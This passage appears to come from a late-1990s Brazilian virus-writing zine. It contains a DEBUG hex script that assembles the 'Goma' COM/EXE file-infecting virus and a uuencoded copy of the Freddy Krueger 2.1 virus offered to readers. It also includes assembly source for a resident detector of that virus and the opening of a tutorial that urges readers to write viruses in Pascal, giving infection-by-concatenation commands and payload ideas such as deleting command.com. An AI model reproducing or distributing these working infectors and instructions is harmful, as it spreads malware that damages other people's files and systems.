E 01F0 3E 80 BE 82 04 07 74 06 B4 4F CD 21 73 EB C3 5B
E 0200 54 44 47 27 39 39 5D 0D 0A 20 20 20 47 6F 6D 61
E 0210 5F 43 4F 4D 26 45 58 45 20 70 6F 72 20 6E 69 6D
E 0220 5F 62 75 73 40 68 6F 74 6D 61 69 6C 2E 63 6F 6D
E 0230 20 65 6D 20 31 39 39 39 20 0D 0A 0D 0A 20 44 65
E 0240 64 69 63 61 64 6F 20 85 20 6D 65 6D A2 72 69 61
```

```
E 0250 20 64 6F 20 52 65 67 69 73 20 65 20 64 6F 20 47
E 0260 75 69 6E 6F 2C 20 76 61 6C 65 75 20 69 72 6D C6
E 0270 6F 73 20 2E 2E 2E 0D 0A 0D 0A 20 56 61 6C 65 75
E 0280 20 85 20 74 6F 64 61 20 61 20 67 61 6C 65 72 61
E 0290 20 71 75 65 20 6D 65 20 64 65 75 20 75 6D 20 61
E 02A0 70 6F 69 6F 20 6E 61 20 72 65 61 6C 69 7A 61 87
E 02B0 C6 6F 20 0D 0A 20 64 65 20 6D 61 69 73 20 65 73
E 02C0 73 65 20 70 72 6F 6A 65 74 6F 20 65 20 65 73 74
E 02D0 61 6D 6F 73 20 61 69 20 2E 2E 2E 24 0D 0A EB 00
E 02E0 56 33 C0 8E C0 8D 86 63 04 26 A3 90 00 26 8C 0E
E 02F0 92 00 B4 43 B0 00 CD 21 51 52 1E 33 C9 E8 82 00
E 0300 B4 3D B0 02 CD 21 72 78 93 B4 57 B0 00 CD 21 51
E 0310 52 B4 3F B9 1C 00 8D 96 83 04 CD 21 3E 80 BE 83
E 0320 04 5A 74 7A 3E 80 BE 83 04 4D 74 72 B0 02 E8 5E
E 0330 00 81 FA 7F FB 77 54 81 EA 80 03 3E 3B 96 84 04
E 0340 74 49 81 C2 80 03 3E 89 96 80 04 8D 96 83 04 CD
E 0350 21 B4 40 B9 7D 03 8D 96 06 01 CD 21 32 C0 E8 2E
E 0360 00 8D 96 7F 04 CD 21 5A 59 B4 57 B0 00 FE C0 CD
E 0370 21 3E FE 86 82 04 1F 5A 59 E8 06 00 B4 3E CD 21
E 0380 5E C3 B4 43 B0 00 FE C0 CD 21 C3 59 5A EB E7 B4
E 0390 42 99 33 C9 CD 21 8B D0 B4 40 B9 03 00 C3 3E 83
E 03A0 BE 9D 04 00 75 E5 3E 81 BE 93 04 4F 47 74 DC 3E
E 03B0 C4 86 97 04 3E 8C 86 8D 01 3E 89 86 8F 01 3E C4
E 03C0 86 91 04 3E 89 86 93 01 3E 8C 86 91 01 3E C7 86
E 03D0 93 04 4F 47 B4 42 B0 02 99 33 C9 CD 21 50 52 53
E 03E0 B1 0C D3 E2 8B D8 B1 04 D3 EB 03 D3 25 0F 00 5B
E 03F0 3E 2B 96 8B 04 3E 89 96 99 04 3E 89 86 97 04 81
E 0400 C2 00 01 3E 89 96 91 04 5A 58 05 7D 03 83 D2 00
E 0410 B9 00 02 F7 F1 40 3E 89 96 85 04 3E 89 86 87 04
E 0420 B4 40 B9 80 03 8D 96 06 01 CD 21 B4 42 B0 00 99
E 0430 33 C9 CD 21 E8 33 00 8D 96 83 04 CD 21 E9 27 FF
E 0440 B4 2A E8 2B 00 80 FE 0A 75 0E 80 FA 16 75 09 B4
E 0450 09 8D 96 FF 01 CD 21 C3 C3 E8 00 00 5D 81 ED 5C
E 0460 04 CC C3 B0 03 CF A4 A4 A4 C3 B9 1C 00 B4 40 C3
E 0470 CD 21 C3 BA 80 00 B4 1A C3 29 2E 43 4F 4D 00 E9
E 0480 00 00 00
RCX
0383
W
Q
;;;;;;;;;;;;;;; Goma_Com&Exe.SCR ;;;;;;;;;;;;;;;;;;;;
```

Bom, para encerrar a descricao do v¡rus ...

GOMA	Runtime,Bytes 892(eu acho),Com(bugs) EXE, Mensagem em 22.10.????
Com&Exe	Restaura Data/Hora e Atributos

t+
nim_bus@hotmail.com

Freddy Krueger 2.1

Programa em assembly para detectar a presenca do virus Freddy Krueger 2.1 (Krueger.2271)

O programa aqui apresentado nÆo , propriamente um ant¡-v¡rus, ele , um detector do v¡rus (nada mais que isso). O funcionamento , muito simples, ao executar o programa ele ira verificar se j se encontra na mem¢ria (se sim apresenta uma mensagem de j instalado) ou nÆo, nesse £ltimo caso instalando-o e apresentando uma mensagem de instala‡Æo bem sucedida. Uma vez residente na memoria (Funcao 31h (Int 21h)) o programa ficar monitorando algumas Int's do computador e caso encontre em determinadas partes da memoria uma certa sequencia de instrucoes (que existem no v¡rus FK) escrevera uma mensagem avisando ao us£ario que seu computador esta infectado, e para evitar maiores danos trava o computador (HLT).

Creio que , s¢ isso, ah o programa original me parece que , de autoria de Leandro Carrilho de Souza .

Código Fonte

```
;;;;;;;;;;;;;;;;;;;;;;;;;  GomaDetect_FK  ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
; * Utilize o compilador TASM/TLINK 3 para compilar                       ;
; Ex. : Tasm GdetFK.asm /m                                               ;
;       Tlink GdetFK /t                                                  ;
;;;;;;;;;;;;;;;;;;;;;;;; Esta pronto seu Detector ;;;;;;;;;;;;;;;;;;;;;;;;
page          22101997
title         Virus Brasil n§4 em 1999 por nim_bus@hotmail.com
name          Goma_Detector_Virus_Freddy_Krueger
.286c                                  ;
.model tiny                            ;
.code                                  ;
      org     100h                     ;
                                       ;
Det_FK  Proc    Far                    ;
                                       ;
Inicio:                                ;
      JMP     Instalador               ; Salto para o Instalador
;--------------------------------------;
; Data                                 ;
;--------------------------------------;
Instalado:                             ; Mensagem de Instalacao
DB      "GomaDetect FK   ",0dh,0ah     ;
DB      "Por Nim_Bus@Hotmail.com [TDG'99]   ",0dh,0ah
DB      "Instalado Com Sucesso.$"      ;
;--------------------------------------;
```

```
Ja_Inst:                                ; Mensagem de J  Instalado
DB      "GomaDetect FK   ",0dh,0ah      ;
DB      "Por Nim_Bus@Hotmail.com [TDG'99]",0dh,0ah
DB      "Ja Instalado Anteriormente.$"  ;
;---------------------------------------;
String  DB      0                       ;
DB      '>'     ; 3Eh                   ;
DB      62 DUP(0)                       ;
;---------------------------------------;
IntAnt   DW      0                      ;
;---------------------------------------;
Aux_Int  DW      0                      ;
DB      4 DUP(0)                        ;
DW      003Eh                           ;
;---------------------------------------;
Encontrado  db       73 dup (0)         ; Mensagem de V¡rus Encontrado
db      48 dup (20h)                    ;
db      "Computador Infectado pelo virus Freddy Krueger 2.1"
db      16 DUP(' ')     ;20h            ;
db      0                               ;
;---------------------------------------;
FK_data  DB      0                      ;
;---------------------------------------;
; Ver se ja esta instalado              ;
;---------------------------------------;
Instalador:                             ;
      Mov     AX,3590h                  ; Obtem vetor Int 90h
      Int     21h                       ;
                                        ;
      OR      BX,BX                     ; Esta instalado ?
      JZ      Instala                   ; (Jz=Jne) Nao! Entao instale
                                        ;
      Mov     AH,9h                     ; Programa ja instalado
      Mov     DX,Offset Ja_Inst         ;
      Int     21h                       ; Escreva mensagem
                                        ;
      Mov     AX,4C00h                  ; Finalize o programa
      Int     21h                       ;
                                        ;
;---------------------------------------;
; Instalar                              ;
;---------------------------------------;
Instala:                                ;
      Mov     AH,9                      ; Programa Instalado com Sucesso
      Mov     DX,Offset Instalado       ;
      Int     21h                       ;
                                        ;
      Mov     AX,3508h                  ; Obtem vetor Int 8h
      Int     21h                       ;
                                        ;
      Mov     CS:IntAnt,BX              ;
      Mov     CS:Aux_Int,ES             ;
      Mov     AX,CS                     ;
      Mov     DS,AX                     ;
      Mov     AX,2508h                  ; Define novo vetor da Int 8h
      Mov     DX,Offset NovaInt8        ;
      Int     21h                       ;
```

```
                                        ;
      Mov     AX,3510h                  ; Obtem vetor Int 10h
      Int     21h                       ;
                                        ;
      Push    ES                        ;
      Pop     DS                        ;
      Push    BX                        ;
      Pop     DX                        ;
                                        ;
      Mov     AX,2590h                  ; Define o novo vetor da Int 90h
      Int     21h                       ;
                                        ;
      Call    Programa                  ; Detectar o virus FK na memoria
                                        ;
      Mov     AX,CS                     ;
      Mov     DS,AX                     ;
      Mov     ES,AX                     ;
      Mov     AX,3100h                  ; Termina e Deixa Residente
      Mov     DX,0800h                  ;
      Mov     CX,0004h                  ;
      SHR     DX,CL                     ;
      INC     DX                        ;
      Int     21h                       ;
;---------------------------------------;
; Nova Int 8h                           ;
;---------------------------------------;
NovaInt8:                               ;
      CLI                               ;
      PushF                             ;
      Push    AX BX CX DX DI SI BP DS ES ;
      XOR     AX,AX                     ;
      Mov     DS,AX                     ;
      Mov     SI,0210h                  ;
      LODSW                             ;
                                        ;
      OR      AX,AX                     ;
      JZ      Fim                       ;
                                        ;
      Mov     AL,CS:FK_data             ;
      OR      AL,AL                     ;
      JNZ     Fim                       ; Nao achou restaure a Int Antiga
;---------------------------------------;
; Achou o V¡rus                         ;
;---------------------------------------;
      INC     CS:FK_data                ;
      PushF                             ;
      Call    Dword Ptr CS:IntAnt       ; Chama a antiga Int
      Call    Limpa_Tela                ; Limpe a tela
      Call    Est_Msg                   ;
      Call    Msg_Encontrado            ; Mensagem de virus encontrado
      HLT                               ; Trave por favor ...
;---------------------------------------;
; FIM                                   ;
;---------------------------------------;
Fim:                                    ;
      Pop     ES DS BP SI DI DX CX BX AX ;
      PopF                              ;
```

```
      JMP     Dword Ptr CS:IntAnt       ;
                                        ;
Det_FK  ENDP                            ;
;---------------------------------------;
; Estilo da Mensagem                    ;
;---------------------------------------;
Est_Msg Proc    Near                    ;
      Mov     AX,0B800h                 ;
      Mov     ES,AX                     ;
      Mov     AX,CS                     ;
      Mov     DS,AX                     ;
      Mov     SI,0257h                  ;
      XOR     DI,DI                     ;
      Mov     AX,0F400h                 ;
                                        ;
Laco_Est_Msg:                           ;
      LODSB                             ;
      OR      AL,AL                     ;
      JZ      Ret_Est_Msg               ;
      STOSW                             ;
      JMP     Laco_Est_Msg              ;
                                        ;
Ret_Est_Msg:                            ;
      RETN                              ;
                                        ;
Est_Msg ENDP                            ;
;---------------------------------------;
; Escreve mensagem que encontrou o FK   ;
;---------------------------------------;
Msg_Encontrado  Proc    Near            ;
                                        ;
      Mov     AX,CS                     ;
      Mov     DS,AX                     ;
      Mov     ES,AX                     ;
      Mov     CS:Encontrado,0Dh         ;
      Mov     AH,0E3h                   ;
      Mov     SI,020Ch                  ;
      Mov     DI,024Dh                  ;
      Int     21h                       ; Escreva a mensagem de encontrado
                                        ;
                                        ;
      Mov     ax,0E07h                  ;
      Int     10h                       ; Bipe
                                        ;
      RETN                              ;
                                        ;
Msg_Encontrado  ENDP                    ;
;---------------------------------------;
; Limpa a Tela                          ;
;---------------------------------------;
Limpa_Tela  Proc    Near                ;
                                        ;
      Mov     AX,0003h                  ;
      Int     10h                       ; Limpe a tela
                                        ;
      RETN                              ;
                                        ;
```

```
Limpa_Tela  ENDP                        ;
;---------------------------------------;
; Programa                              ;
;---------------------------------------;
Programa Proc    Near                   ;
                                        ;
       Mov     AH,0EEh                  ;
       Int     21h                      ;
                                        ;
       Push    AX BX CX                 ;
                                        ;
       Mov     AX,CS                    ;
       Mov     DS,AX                    ;
       Mov     ES,AX                    ;
       Mov     DI,021Ch                 ;
       Pop     AX                       ;
       Call    Funcao_1                 ;
                                        ;
       Pop     AX                       ;
       Call    Funcao_1                 ;
                                        ;
       Pop     AX                       ;
       Call    Funcao_1                 ;
                                        ;
       RETN                             ;
Programa ENDP                           ;
;---------------------------------------;
; Funcao 1                              ;
;---------------------------------------;
Funcao_1 Proc    Near                   ;
       Push    AX                       ;
       Mov     CL,4                     ;
       XCHG    AL,AH                    ;
       Push    AX                       ;
       SHR     AL,CL                    ;
       Call    Funcao_2                 ;
                                        ;
       Pop     AX                       ;
       Call    Funcao_2                 ;
                                        ;
       Pop     AX                       ;
       Push    AX                       ;
       Mov     CL,4                     ;
       SHR     AL,CL                    ;
       Call    Funcao_2                 ;
                                        ;
       Pop     AX                       ;
       Call    Funcao_2                 ;
                                        ;
       RETN                             ;
Funcao_1 ENDP                           ;
;---------------------------------------;
; Funcao 2                              ;
;---------------------------------------;
Funcao_2 Proc    Near                   ;
       AND     AL,0Fh                   ;
       ADD     AL,90h                   ;
```

```
       DAA                              ;
       ADC     AL,40h                   ;
       DAA                              ;
       CLD                              ;
       STOSB                            ;
       RETN                             ;
Funcao_2 ENDP                           ;
;---------------------------------------;
       END     Det_FK                   ;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;  GomaDetect_FK  ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
```

Bom, ai vocˆ vira e me pergunta, pra que eu quero a porra de um AV se eu nao tenho o v¡rus, menino apressado, o v¡rus ta ai em baixo, nÆo tem os fontes, porque eu nao arrumei e nem consegui descompilar, mas tem ele ai infectando um arquivo isca.

NÆo comentarei muito sobre o v¡rus, saiba que , um TSR muito bom que monitora quase todas as fun‡äes do DOS relacionadas a arquivos, como rename, copy, del, dir etc...

Caso deseje uma descri‡Æo detalhada sobre o virus, visite algum Virus Database por ai, se for ir mesmo sugiro o AVP (www.avp.com) , um dos melhores...

Freddy.2271

Freddy Krueger 2.1 (Krueger.2271)

Como dito acima, nÆo arrumei os fontes do FK, mas arrumei ele e infectei um arquivo isca que segue uuencodado logo abaixo, se vocˆ nÆo tem o UU encode/decode, vide n£meros anteriores e obtenha o programa, o comando para UUdecode , :

```
UUdecode Freddy.uue
```

UUencode

```
;;;;;;;;;;;;;;;;;;;; Freddy.uue ;;;;;;;;;;;;;;;;;;;;;;;;;;;;
begin 600 freddy.com
MZ?`+M`G-(;1,S2%!<G%U:79O($EN9F5C=&%D;R!#;VT@;R!6:7)U<R!&<F5D
M9'D@2W)U9V=E<B0````````````````````````````````````````````````
M````````````````````````````````````````````````````````````
M````````````````````````````````````````````````````````````
M````````````````````````````````````````````````````````````
M````````````````````````````````````````````````````````````
M````````````````````````````````````````````````````````````
```

M

```
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````!%3T8Y
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
623Q)N$TP33%-L/E\^?SI:>AHZVOJ:F5C
```

```
`
end
;;;;;;;;;;;;;;;;;;;; Freddy.uue ;;;;;;;;;;;;;;;;;;;;;;;;;;;;
```

Bom, esta ai os fontes do "anti-virus" e o virus tambem esta ai, embora esteja uuencodado. Creio que nossa missÆo continua e estamos indo no sentido correto, o de levar v¡rus brasileiros a leitores brasileros, uma parada nacional, a id,ia , boa, vamos ver se V¡rus Brasil vai durar ...

T+

nim_bus@hotmail.com

Ps. Ó galera, desculpe mesmo, mas não tive tempo nem de testar o UUencode pra ver se na hora que eu coloquei ele dentro do RTF funciona, qualquer erro, favor me dar um toque, valeu ... Bom para evitar esta o vírus esta em anexo em freddy.vom e o detector em det_fk.com , bom é isso ...

Tutorial de Vírus em Pascal

Agradeço antes de mais nada a LeBeau pelas críticas a mim endereçadas e que contribuiram bastante para a reestruturação do zine, valeu pelo tutorial e estamos ai ...

Mat,ria datada de 23.5.1997 ,infelizmente nao executei os programas apresentados na materia, pois nÆo tive tempo, mas dei uma lida (dinƒmica) em toda ele e acho que o v¡rus apresentado ao seu final deva funcionar perfeitamente, ou precisara de ajustes minimos...

Os v¡rus feitos em linguagens de alta n¡vel, sao denominados HLL (High Language Level) e creio que nÆo devam existir muitos desse tipo, e nacionais acho que deve ser um exemplar £nico (minto, tem alguns do Sangue Sujo tamb,m ...).

Bom estamos a¡. A mat,ria , demasiadamente longa e paro esse preview por aqui.

Qualquer coisa manda um e-mail.

t+

nim_bus@hotmail.com

Materia na Integra obtida na Internet ...

V¡rus em Pascal

+-------------------------TVIRUS.TXT-------------------------------------+
| |
TUTORIAL DE COMO CRIAR UM VIRUS
Como eu diria: Conhecimento e poder, ter paciencia para alcanca-lo e
fundamental.
Matéria de LeBeau (Valeu pelos comentários ...)
v. 1.01   Last modified: 23/05/97

Proposito do tutorial:

Antes de nada, eu fiz esse virus para aqueles que ja tenham algum conhecimento em logica/programacao em Pascal ou outra linguagem, Espero com esse texto mostrar/ensinar/incentivar a criacao de virus, materia pouco tratada por nos brasileiros, poucos sao aqueles que fazem virus (Nao estou dizendo que nao ha, existir existe mas eles nao aparecem para divulgar o que fez tipo montando um zine brasileiro somente sobre criacao de virus com as sua variadas tecnicas), geralmente o que o pessoal faz e colocar uma copia de um virus em sua HP, so para constar. Bom, eu adoro a criacao de virus, venho criando/arrumando meu virus ja de um tempo atras, antes mesmo de conhecer a Internet eu ja fazia algo sobre o assunto, mas depois que eu conheci a Net que eu pude me inteirar mais sobre o assunto,atraves de Zines como a 40hex americana e a Minotauro argentina, sou colecionador de virus, tenho mais ou menos 50 virus em casa mais 3 programas que criam virus e percebi o quanto o Brasil estava atrasando quanto a isso. Portanto, eu resolvi criar esse tutorial de como fazer um virus em Pascal (Porque em Pascal? Leia a Introducao e voce sabera) o virus que eu mostro nesse tutorial foi o primeiro que eu fiz, do tipo normal, fora esse eu tenho mais outro virus de um genero diferente: COMpanion.

Bom antes que eu me esqueca, esse tutorial e de genero educacional somente, O autor do Tutorial/criador do virus nao se responsabilizara pelas idiotices que os leitores fizerem com esse tutorial/virus.

Esse texto, nao trata apenas de virus, trata de logica de virus e tudo que envolve isso, ele ensina/mostra muita coisa que voce pode por em algum programa que nao tenha nada a ver com virus.

Introducao:

Vamos comecar esse tutorial tendo em mente uma coisa: O que e um virus de computador?

Um virus de computador nada mais e' que um programa que se auto-copia,ou seja, nao e necessario que eu digite um comando especifico que a-

tive ele, basta executar o programa que contem o virus (Geralmente sem querer), o que eu pretendo fazer com esse texto e tentar ensinar a vc como criar um virus simples em pascal, tentando mostrar a logica dele. Eu peguei a linguagem Pascal para fazer esse virus, por que para mim ela e uma das melhores que existem, e tambem para ensinar a logica do virus o Pascal e otimo, eu poderia ter criado um tutorial de como fazer um virus em ASM, mas poucos iriam poder usufruir totalmente da logica, por outro lado quase todo mundo programa em Pascal, entao ai esta. So tem uma coisa que eu nao gostei nesse virus em Pascal: O tamanho dele pronto, ele fica com um tamanho variando de 8 K a 12 K, o que para um virus e muito, em ASM ou C ficaria em torno de 1 K a 4 K, mas a pessoa que ler esse texto pode muito bem passar esse programa do Pascal para o C ou ASM, caso alguem faca isso, eu pediria para que me enviassem o codigo final.

Depois disso, vamos tratar de criar um plano de ataque para o meu virus, ou seja como ele vai agir.

Teorizando:

O virus que eu fiz em Pascal trabalha do seguinte jeito, ele copia somente o virus para um arquivo temporario e depois ele copia o arquivo hospedeiro para o final dele, depois apagava o arquivo hospedeiro original do disco e renomeava o arquivo temporario de modo a ter o nome do arquivo hospedeiro.

Seria algo como concatenacao de arquivos, se eu fosse fazer isso em DOS, eu faria assim:

Comandos:

```
copy /b virus.exe+arquivo.exe virtemp.tmp

del arquivo.exe

ren virtemp.tmp arquivo.exe
```

Onde:
---

virus.exe = virus (somente)

arquivo.exe = arquivo hospedeiro (Pode ser extensao .exe ou .com, nao ha diferenca)

virtemp.tmp = arquivo infectado temporario

/b = realiza copia binaria

Problemas:

So que o virus nao e tao simples assim. Problemas a serem tratados:

1) O DOS nesse caso, somente executaria o virus, deixando o programa hospedado sem ser executado, o certo e que ele seja executado.

2) A data e hora do arquivo ficam alterados, o certo e que elas continuem inalteradas.

Possiveis solucoes:
---

1) Criar uma funcao que desfaca o que foi feito, gravando o arquivo com outro nome e depois executando ele de dentro do virus.

2) Gravar data e hora do arquivo para variaveis e depois recoloca-las no arquivo.

Outras questoes a abordar:
---

1) Reproducao - Ele tem que se reproduzir, senao ele nao pode ser chamado de virus.

2) Execucao - Ele tera que executar o programa hospedeiro.

3) Acoes que ele possa vir a fazer - Algo que se coloque no codigo do programa para que o virus execute, tipo apagar command.com, impedir que a impressora imprima (em modo DOS), tocar sons e/ou fazer uma bolinha passear na tela (Isso o que eu geralmente uso), ou entao fazer dele um virus anti-virus.

